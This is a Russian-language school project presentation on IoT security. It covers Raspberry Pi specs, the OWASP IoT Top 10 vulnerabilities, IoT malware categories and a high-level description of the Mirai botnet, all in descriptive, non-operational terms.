
Информационная безопасность интернета вещей (IoT)




Выполнили ученики 10 “К” класса Виноградов Александр и Балдин Владислав
Руководитель проекта: Лычагина Анастасия Юрьевна, учитель математики, ГБОУ № 1454, ШОП “Немчинова”, г. Москвы

Цель проекта: обратить внимание на уязвимости «умных» устройств и дать рекомендации производителям по защите их продукции от хакерских атак.


План проекта:

- Что такое интернет вещей?
- Основные виды «умных» устройств
- Проблемы безопасности умных устройств и их актуальность
- Какие устройства чаще всего подвергаются атакам
- Какие уязвимости самые распространённые в IoT?
- Топ вирусов распространяющихся среди умных устройств
- Как злоумышленники могут находить и взламывать «умные» устройства?
- Реальные инциденты связанные с интернетом вещей
- Ответственность за несанкционированный доступ к компьютерной информации и устройствам интернета вещей
- Проведём аудит безопасности IoT устройства под управлением Windows IoT Core в виртуальной среде HackTheBox
- Меры защиты используемые сегодня и их недостатки
- Рекомендации производителям «умных» устройств по защите их продукции от хакерских атак


Что такое интернет вещей (IoT)?



Основные виды IoT устройств




Мини ПК - Raspberry PI



Raspberry PI 4

Характеристики:

- 64-битный четырехъядерный ARMv8 Cortex-A72 процессор с тактовой частотой 1.5 ГГц
- Графический сопроцессор VideoCore VI®
- Память на 1/2/4/8ГБ LPDDR4 SDRAM
- Gigabit Ethernet
- USB3.0
- 2 x micro-HDMI
- 2.4 ГГц и 5 ГГц IEEE 802.11




Raspberry PI 0 W

Характеристики:

- Чип: Broadcom BCM2835 с CPU и GPU.
- Процессор CPU: ARM1176JZ-F (32 бита) с тактовой частотой 1 ГГц
- Графический сопроцессор GPU: VideoCore IV с тактовой частотой 400 МГц
- RAM-память: Elpida B4432BBPA-10-F 512 МБ
- Беспроводной модуль: CYW43438.
- Частотный диапазон: 2,4 ГГц
- Стандарт Wi-Fi: 802.11b/g/n.


Проблемы безопасности IoT и их актуальность

Географическое распределение источников атак и их процентное соотношение (Dr.WEB)



Зафиксированные ханипотами атаки на устройства Интернета вещей (Dr.WEB)

Какие IoT устройства чаще всего подвергаются атакам?




Статистка из исследований компаний Dr.Web и Kaspersky

Какие уязвимости самые распространённые в IoT?

Топ-10 уязвимостей IoT от OWASP:


- Слабые, предсказуемые и жестко закодированные пароли
- Небезопасные сетевые подключения
- Небезопасные интерфейсы экосистем
- Отсутствие безопасного механизма обновлений
- Использование небезопасных или устаревших компонентов
- Недостаточная защита приватности
- Небезопасная передача и хранение данных
- Отсутствие возможности настройки устройства
- Небезопасные настройки по умолчанию
- Отсутствие физической защиты

Вектора атак на IoT устройства за 2020 год



Статистка из исследований компании OWASP

Вирусы, атакующие IoT устройства



Согласно полученной ханипотами статистике, самые активный вирус — ботнет Linux.Mirai, который занимает 34% от всех заражений. За ними следует лоадер Linux.DownLoader (3% атак) и троян Linux.ProxyM (1,5% атак).

Вирусы нацеленные на IoT устройства можно разделить на несколько категорий:

- **Ботнеты для проведения DDoS-атак** (пример: Linux.Mirai)
- **Лоадеры, которые распространяют, загружают и устанавливают другие вирусы** (пример: Linux.DownLoader, Linux.MulDrop)
- **Трояны-ратники, позволяющие удаленно управлять зараженными устройствами** (пример: Linux.BackDoor)
- **Троняны, превращающие устройства в прокси-серверы** (пример: Linux.ProxyM, Linux.Ellipsis, Linux.LuaBot)
- **Майнеры для майнинга криптовалют** (пример: Linux.BtcMine)

Но сегодня большое количество вирусов сразу включает в себя несколько функций, что увеличивает их опасность для IoT устройств.


Ботнет Mirai (Linux.Mirai.XXXX)

Linux.Mirai — один из самых крупных и распространённых ботнетов, атакующий IoT устройства. Впервые он появился в мае 2016 года. Он атакует устройства на базе Linux с архитектурами x86, ARM, MIPS, SPARC, SH-4, M68K и др.

После заражения целевого устройства **Linux.Mirai** соединяется с командным сервером и ждет от него дальнейших команд. Основная функция этого ботнета — проведение DDoS-атак.

